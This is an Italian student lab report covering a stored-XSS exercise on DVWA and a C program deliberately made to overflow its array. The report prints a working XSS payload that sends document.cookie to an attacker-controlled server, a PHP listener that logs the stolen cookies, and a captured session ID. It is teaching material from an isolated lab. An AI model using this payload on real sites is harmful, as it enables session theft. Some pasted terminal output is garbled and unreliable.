
Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato

### Requisiti laboratorio:

- Livello difficoltà DVWA: LOW
- IP Kali Linux : 192.168.200.100/24
- <u>IP Metasploitable</u>: **192.168.200.150/24**
- I cookie dovranno essere ricevuti su un Web Server in ascolto sulla **porta 9999**


Per prima cosa è stata avviata la macchina Metasploitable e configurato la rete con l'IP "192.168.200.150/24" con il comando "sudo nano /etc/network/interfaces"

Poi è stato eseguito il comando "sudo reboot" per resettare la macchina e far sì che la modifica venga effettuata, dopodiché è stato verificato con "ip a" che la configurazione fosse andata a buon fine.



Successivamente è stata avviata la macchina Kali e anche qui è stato cambiato l'IP con "192.168.200.100/24" per fare in modo che le due macchine comunicassero tra di loro.

Dopodiché è stato verificato con "ip a" che la configurazione fosse andata a buon fine.



Una volta eseguite le nuove configurazioni di rete alle macchine, è stato verificato che comunicassero tra di loro con il comando:

"ping -c4 INDIRIZZO IP"


```
nsfadmin@metasploitable:~$ ping -c4 192.168.200.100
PING 192.168.200.100 (192.168.200.100) 56(84) bytes of data.
64 bytes from 192.168.200.100: icmp_seq=1 ttl=64 time=0.676 ms
64 bytes from 192.168.200.100: icmp_seq=2 ttl=64 time=0.733 ms
64 bytes from 192.168.200.100: icmp_seq=3 ttl=64 time=0.892 ms
64 bytes from 192.168.200.100: icmp_seq=4 ttl=64 time=0.628 ms
64 bytes from 192.168.200.100: icmp_seq=4 ttl=64 time=0.628 ms
65 bytes from 192.168.200.100: icmp_seq=4 ttl=64 time=0.628 ms
66 bytes from 192.168.200.100: icmp_seq=4 ttl=64 time=0.628 ms
67 bytes from 192.168.200.100 ping statistics ---
68 packets transmitted, 4 received, 0% packet loss, time 3000ms
68 ping of the ping statistics ---
69 packets transmitted, 4 received, 0% packet loss, time 3000ms
69 packets transmitted, 4 received, 0% packet loss, time 3000ms
```


P

1. Una volta effettuate le configurazioni di rete, da Kali accedere alla DVWA tramite browser inserendo:

http://192.168.200.150, una volta caricata la pagina cliccare su DVWA.


- **2.**Eseguire l'accesso con le credenziali "admin" e "password".
- **3**.Andare nella sezione DVWA security ed impostarla su 'LOW'







Poi ci spostiamo nella sezione **'XSS stored**' e possiamo osservare che ci dà la possibilità di inserire un nome e un messaggio che verrà poi visualizzato.



Per l'attacco di XSS stored, è stato creato un messaggio nel guestbook che includeva uno script JavaScript per il furto dei cookie di sessione:


name: **NET REBELS** 

message: Build week 2 <script> let img = new Image();

img.src = "http://192.168.200.100:9999?q=" +

document.cookie </script>


Nella digitazione dello script ci si è resi conto che non è possibile inserire tutto lo script, questo è dovuto dall'impostazione della lunghezza del messaggio. Per questo si è cliccato tasto dx nel messaggio e cliccato 'Inspect (Q)', da qui si è potuta modificare la lunghezza da 50 a 300 caratteri.




Una volta modificata la lunghezza si è finito di inserire lo script.

Poi è stato cliccato su '**sign Guestbook**' e caricato correttamente.

Dal messaggio che è stato dato come risposta possiamo notare che è visibile solamente il nome e la frase "Build week 2", mentre la parte dello script viene nascosta





Questa riga imposta l'attributo src

include i cookie dell'utente come

parametro di query (data).

dell'oggetto immagine con un URL che

Questa riga crea un nuovo oggetto

da una fonte specificata.

immagine (img) in JavaScript. L'oggetto

Image è utilizzato per caricare immagini



URL di Destinazione: <a href="http://192.168.200.100:99999">http://192.168.200.100:99999</a>

Questo è l'indirizzo del server controllato dall'attaccante (Kali Linux) dove verranno inviati i dati.

• Parametro di Query: ?data=

I cookie dell'utente vengono aggiunti come parametro di query data nell'URL.

Concatenazione dei Cookie: + document.cookie

document.cookie restituisce tutti i cookie associati al dominio attuale come una stringa. Questa stringa viene concatenata al parametro di query.

\_

Per fare ciò è necessario accedere alla cartella radice del documento del server web Apache con i comandi:

cd /var/www/html

e creare un file che contenga il codice php per ricevere e gestire i cookie rubati tramite XSS, è stato chiamato **log.php.**  (kali@ kali)-[~]

cd /var/www/html

(kali@ kali)-[/var/www/html]

sudo nano log.php
[sudo] password for kali:

Poi inserire all'interno del file un codice che configura un server socket TCP/IP che ascolta su tutte le interfacce (0.0.0.0) sulla porta 9999. Questo server è progettato per ricevere dati inviati tramite una connessione TCP e salvarli in un file chiamato received\_data.txt.

#### SPIEGAZIONE DEL CODICE PHP

```
// Configurazione del server
$host = '0.0.0.0'; // Ascolta su tutte le interfacce
$port = 9999;
               // Porta su cui ascoltare
// Crea un socket TCP/IP
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
if ($socket === false) {
 echo "Errore nella creazione del socket: " . socket_strerror(socket_last_error()) . "\n";
 die;
// Bind del socket all'indirizzo e alla porta
if (!socket_bind($socket, $host, $port)) {
                                                                                                 Questa funzione associa il socket creato
 echo "Errore nel bind del socket: " . socket_strerror(socket_last_error($socket)) . "\n";
                                                                                                 ($socket) all'indirizzo ($host) e alla porta
                                                                                                 ($port) specificati.
 die;
```

# П

#### SPIEGAZIONE DEL CODICE PHP

```
// Metti il socket in ascolto
if (!socket_listen($socket, 5)) {
  echo "Errore nell'ascolto del socket: " . socket_strerror(socket_last_error($socket)) . "\n";
  die;
echo "Server in ascolto su $host:$port...\n";
// Loop infinito per accettare connessioni
while (true) {
  // Accetta una connessione in arrivo
  $clientSocket = socket_accept($socket);
  if ($clientSocket === false) {
    echo "Errore nell'accettare la connessione: " . socket_strerror(socket_last_error($socket)) . "\n";
    continue;
```

Questa funzione mette il socket in stato di ascolto per accettare connessioni in arrivo. Il secondo parametro (5) indica il numero massimo di connessioni

> Se socket\_accept ritorna false, viene stampato un messaggio di errore e il server continua ad ascoltare altre connessioni



#### SPIEGAZIONE DEL CODICE PHP

```
// Inizializza una variabile per i dati ricevuti
$receivedData = ";

// Loop per leggere i dati finché la connessione è aperta
while ($buffer = socket_read($clientSocket, 1024)) {
    $receivedData .= $buffer;
}

// Elimina caratteri di nuova linea e di ritorno a capo
$receivedData = trim($receivedData);
```



I dati ricevuti vengono quindi scritti in un file chiamato received\_data.txt in modalità append ('a'), che significa che i dati vengono aggiunti alla fine del file senza sovrascrivere i dati esistenti.

# // Salva i dati ricevuti in un file \$file = fopen('received\_data.txt', 'a'); fwrite(\$file, \$receivedData."\n"); fclose(\$file); echo "Dati ricevuti e salvati: \$receivedData\n"; // Chiudi la connessione con il client socket\_close(\$clientSocket); // Chiudi il socket principale socket\_close(\$socket);



Alla fine del programma (fuori dal loop infinito), il socket principale (\$socket) viene chiuso utilizzando socket\_close

Una volta inserito il codice e dopo aver iniettato l'XSS avviare il serivizio php con il comando **sudo php log.php** e verificare che i cookie siano stati salvati nel file

reiceved\_data.txt con il comando cat.

Date le seguenti risposte possiamo affermare che l'attacco XSS è andato a buon fine.

#### 


# kali@kali)-[/var/www/html] scat received\_data.txt GET /steal.php?c=security%3Dlow%3B%20PHPSESSID%3D151efdf3133ebc1e71fe3dd69d295d1b HTTP/1.1 Host: 192.168.200.100:9999 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0 Accept: image/avif,image/webp,\*/\* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Connection: keep-alive

Referer: http://192.168.200.150/

Leggete attentamente il programma in allegato. Viene richiesto di:

- 1. Descrivere il funzionamento del programma prima dell'esecuzione
- 2. Riprodurre ed eseguire il programma nel laboratorio le vostre ipotesi sul funzionamento erano corrette?
- 3. Modificare il programma affinché si verifichi un errore di segmentazione
- 4. Inserire controlli di input
- 5.Creare un menù per far decidere all'utente se avere il programma che va in errore oppure quello corretto



Sulla base di una prima ispezione del codice, è possibile dedurre che il programma esegue le seguenti operazioni:

1. Riceve in input dall'utente dieci numeri interi, senza effettuare alcun controllo sulla validità degli stessi.

```
#include <stdio.h>
int main () {
int vector [10], i, j, k;
int swap var;
printf ("Inserire 10 interi:\n");
for (i = 0; i < 10; i++)
    int c= i+1;
    printf("[%d]:", c);
    scanf ("%d", &vector[i]);
```

2. Restituisce in output il vettore contenente i numeri appena immessi.

3. Esegue un algoritmo di ordinamento (bubblesort) per mettere in ordine crescente i numeri presenti nel vettore.

```
printf ("Il vettore inserito e':\n");
for (i = 0; i < 10; i++)
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
   printf("\n");
for (j = 0; j < 10 - 1; j++)
    for (k = 0; k < 10 - j - 1; k++)
            if (vector[k] > vector[k+1])
            swap_var=vector[k];
            vector[k]=vector[k+1];
            vector[k+1]=swap_var;
```

printf("Il vettore ordinato e':\n"); for (j = 0; j < 10; j++)int g = j+1;printf("[%d]:", g); 4. Visualizza in output il vettore ordinato. printf("%d\n", vector[j]); return 0;

# E

Il programma esegue esattamente le operazioni descritte:

```
Il vettore inserito e':
Inserire 10 interi:
                                                          Il vettore ordinato e':
                          [1]: 25
[1]:25
                                                          [1]:2
                          [2]: 95
[2]:95
                                                          [2]:9
                          [3]: 34
[3]:34
                                                          [3]:25
                          [4]: 31
[4]:31
                                                          [4]:31
                          [5]: 9
[5]:9
                                                          [5]:34
                          [6]: 651
[6]:651
                                                          [6]:95
                          [7]: 7486
[7]:7486
                                                          [7]:549
                          [8]: 549
[8]:549
                                                          [8]:651
                          [9]: 2641
[9]:2641
                                                          [9]:2641
[10]:2
                           [10]: 2
                                                          [10]:7486
```



### L'output senza nessun controllo:

```
Inserire 10 interi:
[1]:4.6
[2]:[3]:[4]:[5]:[6]:[7]:[8]:[9]:[10]:Il vettore inserito e':
[1]: 4
[2]: 0
[3]: 0
[4]: 0
[5]: 0
[6]: 0
[7]: 0
[8]: 0
[9]: 0
Il vettore ordinato e':
[1]:0
[2]:0
[3]:0
[4]:0
[5]:0
[6]:0
[7]:0
[8]:0
[9]:0
[10]:4
```

```
Inserire 10 interi:
[1]:gggg
[2]:[3]:[4]:[5]:[6]:[7]:[8]:[9]:[10]:Il vettore inserito e':
[1]: 0
[2]: 0
[3]: 0
[4]: 0
[5]: 0
[6]: 0
[7]: 0
[8]: 0
[9]: 0
[10]: 0
Il vettore ordinato e':
[1]:0
[2]:0
[3]:0
[4]:0
[5]:0
[6]:0
[7]:0
[8]:0
[9]:0
[10]:0
```



#### Codice modificato:

```
int string_to_int(const char *str, int *result) {
    char *endptr;
    long val;
    errno = 0;

    val = strtol(str, &endptr, 10);

    if (endptr == str) {
        return 0;
    } else if (*endptr != '\0') {
        return 0;
    } else if ((errno == ERANGE && (val == LONG_MAX || val == LONG_MIN)) || (val > INT_MAX || val < INT_MIN)) {
        return 0;
    }

    *result = (int)val;
    return 1;
}</pre>
```

- Converte una stringa in un intero, gestendo vari errori.
- Utilizza strtol per la conversione e controlla se ci sono caratteri non numerici nella stringa.
- Restituisce 1 se la conversione è riuscita, altrimenti 0.



#### Funzione correct:

- Chiede all'utente di inserire 10 numeri interi, verificando che ogni input sia valido.
- Stampa il vettore inserito.
- Ordina il vettore usando l'algoritmo bubble sort.
- Stampa il vettore ordinato

```
void correct() {
    printf("Inserire 10 interi:\n");
    for (i = 0; i < 10; i++) {
        int c = i + 1;
        printf("[%d]: ", c);
        while (1) {
            scanf("%s", input str);
           if (string to int(input str, &vector[i])) {
                break;
            } else {
                printf("Input non valido. Inserire un numero intero [%d]: ", c);
    printf("Il vettore inserito e':\n");
    for (i = 0; i < 10; i++) {
        int t = i + 1;
        printf("[%d]: %d\n", t, vector[i]);
    for (j = 0; j < 10 - 1; j++) {
       for (k = 0; k < 10 - j - 1; k++) {
           if (vector[k] > vector[k + 1]) {
                swap var = vector[k];
                vector[k] = vector[k + 1];
                vector[k + 1] = swap var;
    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++) {
       int g = j + 1;
        printf("[%d]: %d\n", g, vector[j]);
```



#### Funzione BOF:

- Chiede all'utente quanti numeri desidera inserire, suggerendo che più di 25 causeranno un errore di segmentazione.
- Converte l'input in un intero e verifica la validità.
- Chiede all'utente di inserire il numero specificato di numeri interi.
- Stampa il vettore inserito.
- Ordina il vettore usando l'algoritmo bubble sort.
- Stampa il vettore ordinato

```
void BOF() {
    int vector[10], i, num;
   char num str[100];
   printf("Quanti numeri vuoi inserire (oltre 25 per causare un errore di segmentazione)? ");
   scanf("%s", num str);
   if (!string to int(num str, &num) || num <= 25) {
       printf("Input non valido.\n");
       BOF();
       return;
   printf("Inserire %d interi:\n", num);
    for (i = 0; i < num; i++) {
       int c = i + 1;
       printf("[%d]: ", c);
       while (scanf("%d", &vector[i]) != 1) {
            while (getchar() != '\n');
           printf("Input non valido. Inserire un numero intero [%d]: ", c);
   printf("Il vettore inserito e':\n");
    for (i = 0; i < num; i++) {
       int t = i + 1;
       printf("[%d]: %d\n", t, vector[i]);
    for (int j = 0; j < num - 1; j++) {
       for (int k = 0; k < num - j - 1; k++)
            if (vector[k] > vector[k + 1]) {
                int swap var = vector[k];
               vector[k] = vector[k + 1];
               vector[k + 1] = swap var;
   printf("Il vettore ordinato e':\n");
    for (i = 0; i < num; i++) {
       int q = i + 1;
       printf("[%d]: %d\n", g, vector[i]);
```

#### Funzione main:

```
int main () {
  int scelta;
  char scelta str[100];
  scanf("%d", &scelta);
  switch(scelta) (
     case 1:
       correct();
       break;
     case 2:
       BOF();
       break;
     default:
     printf("Input non corretto. Riprovare\n");
     while (getchar() != '\n');
     sleep(1.250);
     main();
     break:
  return 0;
```

- Chiede all'utente di scegliere tra due modalità di esecuzione.
- Usa scanf per leggere la scelta dell'utente e un switch per chiamare la funzione appropriata (correct o BOF).
- In caso di scelta non valida, ripulisce il buffer di input e richiama ricorsivamente il main.

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:

- 1. Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable
- 2. Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando Metasploit
- 3. Eseguire il comando « ifconfig » una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima

#### Requisiti laboratorio:

- <u>IP Kali Linux</u>: **192.168.11.105**
- <u>IP Metasploitable</u>: **192.168.11.155**
- <u>Listen port</u> (nelle opzioni del payload ): **4488**

Per prima cosa è stata avviata la macchina Metasploitable2 e configurato la rete con l'IP "192.168.11.155/24" con il comando "sudo nano /etc/network/interfaces"

Poi è stato eseguito il comando "sudo /etc/init.d/networking restart" per resettare la macchina e far sì che la modifica venga effettuata, dopodiché è stato verificato con "ip a" che la configurazione fosse andata a buon fine.

```
GNU nano 2.0.7
                         File: /etc/net
# This file describes the network interl
# and how to activate them. For more in
# The loopback network interface
auto lo
iface lo inet loopback
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.155
netmask 255.255.255.0
network 132.160.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
```

Successivamente è stata avviata la macchina Kali e anche qui è stato cambiato l'IP con "192.168.11.105/24" per fare in modo che le due macchine comunicassero tra di loro.

Dopodiché è stato verificato con "ip a" che la configurazione fosse andata a buon fine.

```
(kali@kali)-[~]
s ip a


1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever

2: eth0 <BROADCAST,MULLICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:bh 3f:2c brd ff:ff:ff:ff:
    inet 192.168.11.105/24 brd 192.168.11.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 2001:b07:646a //84:4f9:3133:a44f:ff40/64 scope global dynamic noprefixroute
        valid_lft 8629/2sec preferred_lft 86392sec
    inet6 fe80::edc3:a1e1:aee4:a5b/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

